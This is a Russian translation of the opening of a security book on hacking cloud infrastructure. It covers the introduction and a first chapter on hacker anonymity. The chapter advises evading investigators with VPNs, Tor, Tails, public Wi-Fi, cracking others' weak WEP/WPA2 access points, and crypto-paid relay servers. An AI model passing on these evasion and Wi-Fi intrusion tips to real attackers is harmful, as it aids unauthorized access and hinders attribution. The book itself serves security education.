Занимайся хакингом как НЕВИДИМКА

Искусство взлома облачных инфраструктур

Спарк Флоу

rescuer





Спарк Флоу

Занимайся хакингом как невидимка

HOW TO HACK LIKE A GHOST

Breaching the Cloud

by Sparc Flow


no starch press
San Francisco

ЗАНИМАЙСЯ ХАКИНГОМ КАК НЕВИДИМКА

Искусство взлома облачных инфраструктур

Спарк Флоу



Москва, 2023

УДК 004.382
ББК 32.973.018
Ф73

Флоу С.

Ф73 Занимайся хакингом как невидимка / пер. с англ. В. С. Яценкова. – М.: ДМК Пресс, 2022. – 272 с.: ил.


ISBN 978-5-97060-977-4

Эта книга позволит вам примерить на себя роль хакера и атаковать вымышленную консалтинговую фирму Gretsch Politico, чтобы на ее примере изучить стратегии и методы опытных взломщиков. Вы узнаете о том, как построить надежную хакерскую инфраструктуру, гарантирующую анонимность в интернете, рассмотрите эффективные приемы разведки, разработаете инструменты взлома с нуля и освоите низкоуровневые функции обычных систем.

Независимо от того, являетесь ли вы профессионалом в области безопасности или просто энтузиастом, это практическое руководство поможет вам научиться проводить реальные хакерские атаки и распознавать скрытые уязвимости облачных технологий.

УДК 004.382
ББК 32.973.018

ISBN 978-1-7185-0126-3 (англ.)
ISBN 978-5-97060-977-4 (рус.)



Моей любимой жене Насте

СОДЕРЖАНИЕ

От издательства

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте *www.dmkpress.com*, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу *dmkpress@gmail.com*; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу *http://dmkpress.com/authors/publish_book/* или напишите в издательство по адресу *dmkpress@gmail.com*.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу *dmkpress@gmail.com*. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты *dmkpress@gmail.com*.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

Об авторе

Спарк Флоу (Sparc Flow) – эксперт по компьютерной безопасности, специализирующийся на этичном хакинге. Он представлял свои исследования на международных конференциях по безопасности, таких как Black Hat, DEF CON, Hack In The Box и многих других. В то время как его основная работа состоит в том, чтобы взламывать компании и показывать им, как исправить уязвимости в системе безопасности, его страстью остается разработка инструментов и методов обеспечения безопасности.

Ранее он написал серию из четырех книг[1], получивших широкую известность во всем мире:

- *How to Hack Like a Pornstar*;
- *How to Hack Like a GOD*;
- *How to Investigate Like a Rockstar*;
- *How to Hack Like a Legend*.

О техническом обозревателе

Мэтт Берроу – старший специалист по тестированию на проникновение в корпоративной красной команде, где он оценивает безопасность служб облачных вычислений и внутренних систем. Он также является автором книги *Pentesting Azure Applications* (No Starch Press, 2018). Мэтт получил степень бакалавра в области сетей, безопасности и системного администрирования в Рочестерском технологическом институте и степень магистра в области информатики в Университете Иллинойса в Урбана-Шампейн.

[1] На русском языке эти книги официально не издавались и распространяются в самодеятельных переводах под разными названиями. – *Прим. перев.*

БЛАГОДАРНОСТИ

Я хотел бы выразить мою самую искреннюю благодарность следующим людям:

> Прежде всего Лиз Чедвик за ее острые навыки и безупречные корректировки, которые помогли передать неясные, а иногда и запутанные мысли на этих страницах.
>
> Мэтту Берроу за усердную и квалифицированную проверку кода, командных строк и всего остального.
>
> Всем сотрудникам No Starch Press, которые работали над этой книгой, от дизайна до редактирования, включая Катрину Тейлор и Барта Рида. И конечно же, Биллу и Барбаре за ту первую встречу, с которой началось это приключение.
>
> Моей жене за то, что она постоянно вдохновляла меня во многих отношениях, но больше всего за то, что поддерживала во мне писательскую лихорадку, а также за то, что она стойко терпела одиночество, пока я с головой погрузился в эту книгу.
>
> Моему брату и сестре за разговоры, которые разжигают мой аппетит к учебе. Спустя восемь месяцев после одного из таких разговоров я написал свою первую книгу о хакинге.

Наконец, я хотел бы выразить свою благодарность, любовь и восхищение моим родителям за то, что они научили меня всегда быть любознательным и стремиться к лучшему.

ВВЕДЕНИЕ

Индустрия безопасности сложна. Я поддерживаю отношения любви/ненависти с этой неоднозначной отраслью в немалой степени из-за ее непостоянной и мимолетной природы. Вы можете потратить месяцы или годы, оттачивая свои навыки в определенной области безопасности – скажем, в повышении привилегий и расширении охвата с помощью PowerShell – только для того, чтобы почувствовать себя совершенно бесполезным, оказавшись в среде Linux или macOS.

К тому времени, когда вы научитесь подбирать ключи к дверям macOS и побеждать привратника Linux, новая сборка Windows 10 выйдет с новыми мерами обнаружения, что сделает любую привычную атаку через PowerShell абсолютно бесполезной. Вы возвращаетесь к тому, с чего начинали: охотитесь за блогами, посещаете конференции и погружаетесь в исследование документации и кода, чтобы обновить свои инструменты и разработать новые методы взлома.

Если подумать трезво, эти тараканьи бега могут показаться полным безумием. Вы, конечно, всегда можете утешить свое эго, вторгаясь в сети компаний из списка Fortune 500, которые считают Windows XP/2003 драгоценным вымирающим видом, который нужно сохранить любой ценой, но волна забвения настигает вас. В глубине души вы знаете, что вам придется постоянно догонять уходящий поезд.

В конце концов, это и есть хакерство. Разочарование от потери любимого трюка может сравниться только с восторгом от освоения новой блестящей технологии.

Я в общих чертах определяю хакерство (или взлом) как совокупность приемов и инструкций, предназначенных для достижения нестандартных результатов в системе или процессе. Тем не менее срок годности этих уловок истекает все быстрее. Ваша цель как специалиста по безопасности или энтузиаста – найти и употребить как можно больше полезных трюков, пока они не протухли.

Никогда не знаешь, какое копье остановит бегущего на тебя быка.

В других своих книгах я много внимания уделял атакам, связанным с Windows, потому что большинство компаний из списка Fortune 500

построили большую часть своей среды на основе Active Directory. Это было идеальное решение для управления тысячами пользователей, серверов и приложений.

Однако времена меняются. Компания, создающая свою инфраструктуру с нуля, больше не будет запускать контроллер домена Windows на «голом железе» в общем центре обработки данных на окраине города. В самом деле, покажите мне системного администратора, который все еще хочет управлять устаревшим оборудованием и кластером ESXi из трех десятков машин с различными брандмауэрами, коммутаторами, маршрутизаторами и балансировщиками нагрузки. Не мешайте ему засунуть голову в петлю и закройте дверь!

Зачем так напрягаться, если вы можете настроить все необходимое в облачной среде за считанные секунды? Базы данных, контейнеры Docker и Active Directory находятся на расстоянии одного клика мыши, а бесплатная пробная версия порадует вашего бухгалтера. Конечно, первоначальная низкая плата быстро увеличивается по мере роста масштаба ваших серверов, но большинство стартапов будут только рады таким проблемам. Это означает, что бизнес растет.

В этой книге я решил не рассматривать традиционную архитектуру, применяемую в старых жирных компаниях. Давайте посмотрим, как злоумышленник может победить современного и достойного противника: компанию, которая пустила свои корни в динамичной и отказоустойчивой облачной среде и поддерживает свой рост с помощью методов DevOps.

Это не просто модные словечки, которые обожают употреблять невежественные боссы компаний и хищные рекрутеры из кадровых агентств. Это потрясающие новые парадигмы, и когда им следуют успешно, они настолько глубоко меняют архитектуру и принципы работы сетей и приложений, что приходится напрягать все свое чутье и собирать знания по крупицам, чтобы искать и находить лазейки. Уязвимости, на которые можно было не обращать внимания в классической среде, внезапно приобретают смертельный потенциал в облачной инфраструктуре. Забудьте о SQL-инъекциях. Как только вы узнаете, что машина размещена в Amazon Web Services (AWS), вам следует полностью сосредоточиться на другом классе уязвимостей.

Злоумышленники перескакивали с одной машины на другую, обходя правила брандмауэра и прокладывая себе путь к внутренней базе данных, Active Directory и тому подобному. Это путешествие часто включало сканирование сети, туннелирование трафика и так далее. В облачной среде вы можете управлять основными элементами инфраструктуры с любого IP-адреса в мире. Вы обнаружили, что брандмауэр блокирует доступ к определенной машине? Раздобыв подходящие учетные данные, вы можете отменить это конкретное правило одним вызовом API из Китая и получить доступ к этому «внутреннему» компьютеру с Филиппин.

Конечно, это не значит, что больше не нужно взламывать пароли и перескакивать с машины на машину. Нам по-прежнему не обойтись без сетевой магии, чтобы получить доступ к драгоценной конечной

точке, содержащей бизнес-данные, но цель сместилась от контроля над отдельными машинами к контролю над самой инфраструктурой.

Рассмотрим DevOps – еще один ключевой набор принципов, отстаиваемых технологическими компаниями. В общих чертах он определяется как комплекс технических или организационных мер, направленных на автоматизацию разработки программного обеспечения и повышение производительности и надежности кода. DevOps охватывает все: от определения инфраструктуры как кода до контейнеризации и автоматизированного мониторинга. Одним из основных следствий внедрения культуры DevOps является то, что компании все меньше и меньше боятся изменять свою инфраструктуру и приложения. Забудьте типичную ИТ-мантру: «Работает – не трогай». Когда вы развертываете приложение в рабочей среде пять раз в неделю, вам удобнее изменять его так, как вы считаете нужным.

Когда вы перестаете жестко привязывать приложение к системе, в которой оно работает, у вас появляется больше возможностей для обновления инфраструктуры. Когда у вас есть сквозные интеграционные тесты, вы можете легко позволить себе исправлять критические части кода с минимальными побочными эффектами. Когда у вас есть инфраструктура, определяемая как код, вы можете исключить «серые зоны» и строго контролировать каждую машину в инфраструктуре – роскошь, за которую многие крупные компании готовы пойти на преступление.

Эта новая волна методик DevOps исключает многие допущения, на которые мы исторически полагались при поиске дыр в корпоративной сети. Хакеры привыкли проникать в сознание человека, проектирующего систему, чтобы воспользоваться его ложными предпосылками и поспешными решениями. Но как это сделает хакер, застрявший в старых способах проектирования и эксплуатации систем?

Конечно, новая эра облачных вычислений – это отнюдь не волшебный мир единорогов, писающих радугой.

Грандиозные ошибки, совершенные в 1970-х годах, до сих пор добросовестно – если не сказать фанатично – повторяются в этом десятилетии. Разве не возмутительно, что в сегодняшнем неспокойном мире безопасность по-прежнему считается «предпочтительной», а не основной функцией первоначального *минимально жизнеспособного продукта* (minimum viable product, MVP)? Я говорю не про IoT-стартапы, которым остался один раунд финансирования до банкротства, а о крупных инфраструктурных продуктах, таких как Kubernetes, Chef, Spark и так далее. Людей, позволяющих себе подобные высказывания, нужно медленно и больно бить по лбу стальной ложкой до потери сознания:

> «Безопасность в Spark по умолчанию отключена. Это может означать, что с настройками по умолчанию вы уязвимы для атак».

Но я отвлекся. Я хочу сказать, что DevOps и переход в облака принесли с собой потрясающие изменения, но вдумчивому хакеру доста-

точно небольших намеков и корректировок, чтобы успешно двигаться по новому пути. Это было волнующее прозрение, которое вдохновило меня написать эту книгу.

О чем расскажет эта книга

Это не типичная техническая книга и не учебник в его традиционном понимании. Мы с вами примеряем на себя роль хакера, и наша цель – вымышленная политическая консалтинговая фирма Gretsch Politico. Я проведу вас через день (или несколько) из жизни хакера, по всему пути от начала до конца – от создания качественной анонимной инфраструктуры до проведения предварительной разведки и, наконец, проникновения в систему и захвата контроля над целью. Компании и названия, используемые здесь, в основном вымышлены, за исключением очевидных брендов типа Kubernetes или AWS. Вы должны понимать, что хотя вы можете адаптировать и опробовать многое (и я призываю вас это сделать), вы не сможете буквально следовать каждому шагу, как показано в книге. Например, в конечном итоге мы взломаем электронную почту генерального директора компании Gretsch Politico Александры Стикс. Разумеется, в реальной жизни ни компания, ни директор не существуют.

Продвигаясь на ощупь в инфраструктуре компании, мы столкнемся со многими тупиками и препятствиями, но я покажу вам, как можно использовать самые скромные зацепки, чтобы скорректировать свой путь. Так происходит взлом в реальном мире. Не каждый маршрут приведет к успеху, но при достаточной настойчивости, капельке творчества и чистой удаче можно наткнуться на интересные находки. Для большей достоверности примеров дальше я буду говорить о наших вымышленных целях так, будто они столь же реальны, как вы или я.

Несколько слов о цели нашего взлома. Gretsch Politico Consulting – это фирма, которая помогает политикам проводить свои предвыборные кампании. Gretsch Politico (которую я также буду называть GP) утверждает, что имеет миллионы точек данных и сложные профили моделирования для эффективного взаимодействия с ключевой аудиторией. Как они красиво написали на своем веб-сайте: «Результат выборов часто зависит от последних критически настроенных избирателей. Наши услуги по управлению данными и микротаргетингу помогут вам обратиться к нужным людям в нужное время».

Истинный смысл этой фразы такой: «У нас есть огромная база данных симпатий и антипатий миллионов людей, и мы можем целенаправленно загрузить им в голову любой контент, полезный для вашей политической программы».

Так гораздо понятнее, но гораздо страшнее, верно?

Хотел бы я, чтобы и это было вымыслом, но, к сожалению, именно так в наши дни проходят почти все «демократические выборы», так что описанный в этой книге вымышленный пример очень близок к реальной жизни.

Краткое содержание книги

Я не хочу заранее раскрывать интригу, поэтому скажу лишь, что книга разбита на четыре части. Часть I, «Поймай меня, если сможешь», рассказывает о построении надежной хакерской инфраструктуры, гарантирующей анонимность в интернете. Мы создадим арсенал пользовательских скриптов, контейнеров и серверов управления и контроля (C2) и настроим внутреннюю атакующую инфраструктуру на максимально эффективную работу в автоматическом режиме.

С оружием наперевес мы переходим к части II, «За работу», где речь идет о базовой разведке, которую вам нужно выполнить, чтобы лучше узнать свою цель и отыскать начальные уязвимости.

В части III, «Полное погружение», мы получаем доступ к сетевой среде, которая поначалу кажется бесплодной. Мы переходим в ней от одного приложения к другому и от одной учетной записи к другой, пока не достигнем полного контроля над целевой инфраструктурой.

Наконец, в части IV «Враг внутри» мы собираем все достижения в один атакующий кулак и пожинаем плоды, кропотливо прочесывая терабайты данных и используя скрытые связи между нашими целями.

Я не стал подробно разбирать каждый возможный вектор атаки или потенциально полезный инструмент, иначе книга никогда бы не закончилась. Вместо этого в конце каждой главы я даю вам список дополнительных материалов, с которыми вы можете ознакомиться на досуге.

ЧАСТЬ I

ПОЙМАЙ МЕНЯ, ЕСЛИ СМОЖЕШЬ

...Конечно, у нас есть свобода воли,
потому что у нас нет другого выбора, кроме как иметь ее.
Кристофер Хитченс

1

СТАНЬТЕ АНОНИМНЫМ В СЕТИ

Пентестеры и члены красных команд любят устанавливать и настраивать свою инфраструктуру так же сильно, как и писать отчеты о вторжении, – то есть совсем никак. Они испытывают эстетическое удовольствие от развертывания эксплойтов на компьютере жертвы, горизонтального перемещения по сети и повышения привилегий. Создание безопасной инфраструктуры – скучная работа. Если пентестер случайно «засветит» свой IP-адрес в логах доступа к серверу своей жертвы, что с того? Он вечером угостит команду пивом за то, что напортачил, синюю команду начальство похлопает по плечу за то, что она обнаружила и разоблачила нападение, а на следующий день каждый сможет начать все заново.

ПРИМЕЧАНИЕ *Краткий словарь терминов на случай, если вы новичок в мире информационной безопасности: пентестеры исчерпывающе оценивают безопасность приложения, сети или системы, имитируя определенные действия злоумышленника. Красная команда оценивает уровень системы безопасности компании, имитируя реальные атаки хакеров (желательно без предварительных знаний о системе). Синяя команда защищает компанию и противостоит красным командам.*

В реальном мире все по-другому. Например, для хакеров нет никаких послаблений. У них нет такой роскоши, как юридически обязывающий договор о тестировании на проникновение. Их свобода, а иногда и жизнь зависит от безопасности инструментов и анонимности инфраструктуры. Вот почему в каждой из своих книг я стараюсь написать об основных процедурах *операционной безопасности* (OpSec) и о том, как построить анонимную и эффективную хакерскую инфраструктуру: краткое руководство, как оставаться в безопасности в этом все более жестком и авторитарном мире, в котором мы живем. Я начну эту книгу с рассказа о том, как стать максимально анонимным в сети, используя виртуальную частную сеть (virtual private network, VPN), Tor, опорные серверы и заменяемую и переносимую инфраструктуру атаки.

Если вы уже знакомы с текущим *фреймворком управления и контроля* (command and control, C2), контейнерами и инструментами автоматизации, такими как Terraform, вы можете сразу перейти к главе 4, где начинается разговор о настоящем взломе.

VPN и его недостатки

Я надеюсь, что сегодня почти все знают, что раскрывать свой домашний или рабочий IP-адрес целевому веб-сайту, который вы атакуете, – это большая глупость. Тем не менее большинство людей всерьез полагают, что вполне достаточно посещать веб-сайты через VPN-сервис, который обещает полную анонимность, – сервис, на котором они зарегистрировались со своего домашнего IP-адреса, возможно, даже с оплатой собственной кредитной карты, вместе со своим именем и адресом. Что еще хуже, они установили это VPN-соединение со своего домашнего ноутбука во время потоковой передачи своего любимого шоу Netflix и общения с друзьями на Facebook.

Давайте внесем ясность прямо сейчас. Независимо от того, что они говорят, VPN-сервисы всегда, *всегда* будут вести логи в той или иной форме: IP-адрес, DNS-запросы, активные сеансы и так далее. Давайте на секунду прикинемся наивным лузером и представим, что нет законов, обязывающих каждого провайдера виртуального доступа вести логи метаданных исходящих соединений, – такие законы действуют в большинстве стран, и ни один VPN-провайдер не станет их нарушать ради вашей жалкой ежемесячной подписки, – но давайте на минутку представим, что этих законов нет. Поставщик VPN имеет сотни, если не тысячи серверов в нескольких центрах обработки данных по всему миру. У них также есть тысячи пользователей – одни на машинах с Linux, другие на Windows и даже несколько испорченных пользователей на Mac. Вы действительно можете поверить, что можно управлять столь огромной и разнородной инфраструктурой без таких элементарных вещей, как логи?

ПРИМЕЧАНИЕ *Метаданные относятся к описанию сеанса связи – какой IP-адрес связывался с каким IP-адресом, с использованием какого протокола, в какое время и т. д., – но не к ее содержанию.*

Без логов техподдержка была бы такой же бесполезной и невежественной, как и растерянный клиент, звонящий им для решения проблемы. Никто в компании не знал бы, как начать решать простую проблему поиска DNS, не говоря уже о загадочных проблемах маршрутизации, связанных с потерей пакетов, предпочтительными маршрутами и прочим сетевым шаманством. Многие провайдеры VPN считают необходимым громогласно защищать свой «сервис без логов», чтобы не отставать от конкурентов, делающих аналогичные заявления, но это бессмысленная гонка, основанная на вопиющей лжи или «маркетинге», как это нынче принято называть.

Лучшее, на что вы можете надеяться в отношении провайдера VPN, – это то, что он не продает данные клиентов любому, кто предложит достаточно высокую цену. И даже не связывайтесь с бесплатными провайдерами. Инвестируйте в свою конфиденциальность как время, так и деньги. Я рекомендую начать с AirVPN и ProtonVPN, которые являются серьезными игроками в бизнесе.

Такое же представление об анонимности применимо к Tor (The Onion Router, *https://www.torproject.org*), который обещает анонимную работу в интернете через сеть узлов и ретрансляторов, скрывающих ваш IP-адрес. Назовите мне хоть одну причину, по которой вы должны слепо доверять первому узлу, с которым вы связываетесь, для входа в сеть Tor. Почему вы должны доверять ему больше, чем нигерийскому принцу, который обещает поделиться наследством в обмен на номер вашей кредитной карты? Конечно, первый узел знает только ваш IP-адрес, но, как правило, даже этого предостаточно.

Физическое местоположение

Один из способов повысить свою анонимность – следить за своим физическим местоположением при взломе. Не поймите меня неправильно: Tor по-своему великолепен. VPN – отличная альтернатива. Но когда вы полагаетесь на эти службы, всегда предполагайте, что ваш IP-адрес – и, следовательно, ваше географическое положение и/или отпечаток браузера – известен этим посредникам и может быть обнаружен вашей конечной целью или любым лицом, проводящим расследование от их имени. Как только вы принимаете эту предпосылку, естественным образом напрашивается вывод: чтобы быть по-настоящему анонимным в интернете, вам нужно уделять своему физическому следу ничуть не меньше внимания, чем вы уделяете цифровым следам в интернете.

Если вам посчастливилось жить в большом городе, используйте оживленные вокзалы, торговые центры или подобные обществен-

ные места, где есть общедоступный Wi-Fi, чтобы спокойно проводить свои операции. Станьте еще одной молекулой в ежедневном потоке пассажиров. Однако будьте осторожны, чтобы не стать жертвой нашей коварной человеческой природы, склонной к шаблонному поведению. Старайтесь не сидеть на одном и том же месте изо дня в день. Возьмите за правило посещать новые места и даже время от времени менять города.

В некоторых странах, таких как Китай, Япония, Великобритания, Сингапур и США, установлено большое количество камер, наблюдающих за улицами и общественными местами. В этом случае альтернативой было бы использование одного из старейших приемов: блуждающий доступ в сеть. Используйте автомобиль, чтобы покататься по городу в поисках открытых точек доступа Wi-Fi. Типичный приемник Wi-Fi может ловить сигнал на расстоянии до 40 метров, которое вы можете увеличить до пары сотен метров с помощью направленной антенны.

Как только вы найдете открытую или плохо защищенную точку доступа, которую вы можете взломать – шифрование WEP и слабые пароли WPA2 не редкость и могут быть взломаны с помощью таких инструментов, как Aircrack-ng и Hashcat, – припаркуйте поблизости свой автомобиль и приступайте к работе. Если вы не любите бесцельно колесить по городу, посмотрите онлайн-проекты, такие как WiFi Map на *https://www.wifimap.io*, в которых перечислены открытые точки доступа Wi-Fi, иногда с их паролями. Быть хакером – это на самом деле образ жизни. Если вы действительно привержены своему делу, вы должны полностью принять его и избегать небрежности любой ценой.

Рабочий ноутбук

Теперь, когда мы позаботились о местоположении, давайте разберемся с ноутбуком. Люди очень дорожат своими ноутбуками с логотипами брендов, сумасшедшими техническими характеристиками и, черт возьми, со списком закладок, которые все клянутся, что когда-нибудь просмотрят. Такой компьютер хорош на местной конференции компьютерных гиков, а не для взлома. Любой компьютер, который вы используете для болтовни в соцсетях и проверки почтового ящика Gmail, практически наверняка известен большинству государственных учреждений. Никакой навороченный VPN не спасет ваше милое лицо, если цифровой отпечаток вашего браузера каким-то образом станет известен службе безопасности крутой конторы, которую вы атакуете.

Для целей взлома нам нужна *эфемерная операционная система* (ОС), которая сбрасывает все логи при каждой перезагрузке. Мы храним эту ОС на USB-накопителе, и всякий раз, оказавшись в удобном месте, подключаем накопитель к компьютеру, чтобы загрузить нашу рабочую среду.

Tails (*https://tails.boum.org/*) – это специальный дистрибутив Linux для такого типа деятельности. Он автоматически меняет MAC-адрес, заставляет все соединения проходить через Tor и избегает хранения данных на жестком диске ноутбука. (Наоборот, традиционные операционные системы, как правило, хранят часть памяти на диске для оптимизации параллельного выполнения – операции, известной как подкачка.) Если дистрибутив Tails был достаточно хорош для Сноудена, то, держу пари, он устроит почти всех. Я рекомендую настроить ОС Tails и сохранить ее на внешнем диске, прежде чем делать что-либо еще.

Некоторые люди испытывают необъяснимую любовь к Chromebook. Это недорогое оборудование, на котором установлена минимальная операционная система, поддерживающая только браузер и терминал. Выглядит идеально, правда? Ничего подобного. Это даже хуже, чем лизать железный столб зимой. Мы говорим об ОС, разработанной Google, которая требует, чтобы вы вошли в свою учетную запись Google, синхронизировали свои данные и сохранили их на Google Диске. Нужно ли мне продолжать? Да, существуют расширения Chromium OS, которые отключают часть синхронизации Google, например NayuOS, но правда заключается в том, что ни устройства Google, ни расширения не были разработаны специально для сохранения конфиденциальности, и ни при каких обстоятельствах они не должны использоваться для анонимных хакерских действий. Должно быть, в Google изрядно повеселились по этому поводу.

Ваш рабочий ноутбук должен содержать только временные рабочие данные, такие как вкладки браузера, набор команд для быстрого копирования/вставки и т. д. Если вам абсолютно необходимо экспортировать огромные объемы данных, обязательно храните эти данные в зашифрованном виде на портативном накопителе.

Опорные серверы

Единственное назначение нашего ноутбука – подключить нас к набору *опорных*, или *прыгающих*, серверов (bouncing server), которые содержат необходимые инструменты и сценарии для подготовки к нашему приключению. Это виртуальные хосты, которые мы настраиваем анонимно, подключаемся к ним только через Tor или VPN, доверяем взаимодействие с нашими более вредоносными виртуальными машинами (virtual machine, VM) и храним нашу добычу.

Эти серверы предоставляют нам надежный и стабильный шлюз для нашей будущей атакующей инфраструктуры. Мы будем подключаться к опорному серверу по SSH непосредственно после того, как удостоверимся, что установили соединение через VPN или Tor. Мы можем инициировать соединение Secure Shell (SSH) через случайную точку доступа на холодном и оживленном вокзале и оказаться в теплой и уютной обстановке, где нас ждут все наши инструменты и любимые псевдонимы Zsh.

Опорные серверы могут быть размещены у одного или нескольких облачных провайдеров, разбросанных по разным географическим точкам. Очевидным ограничением является платежное решение, поддерживаемое этими провайдерами. Вот несколько примеров облачных провайдеров с достойными ценами, которые принимают криптовалюты:

- RamNode (*https://www.ramnode.com/*) стоит около 5 долларов США в месяц за сервер с 1 ГБ памяти и двумя ядрами виртуального ЦП (vCPU). Принимает только биткойн;
- NiceVPS (*https://nicevps.net/*) стоит около 14,99 евро в месяц за сервер с 1 ГБ памяти и одним ядром виртуального ЦП. Принимает Monero и Zcash;
- Cinfu (*https://www.cinfu.com/*) стоит около 4,79 доллара в месяц за сервер с 2 ГБ памяти и одним ядром виртуального ЦП. Принимает Monero и Zcash;
- PiVPS (*https://pivps.com/*) обойдется около 14,97 доллара в месяц за сервер с 1 ГБ памяти и одним ядром виртуального ЦП. Принимает Monero и Zcash;
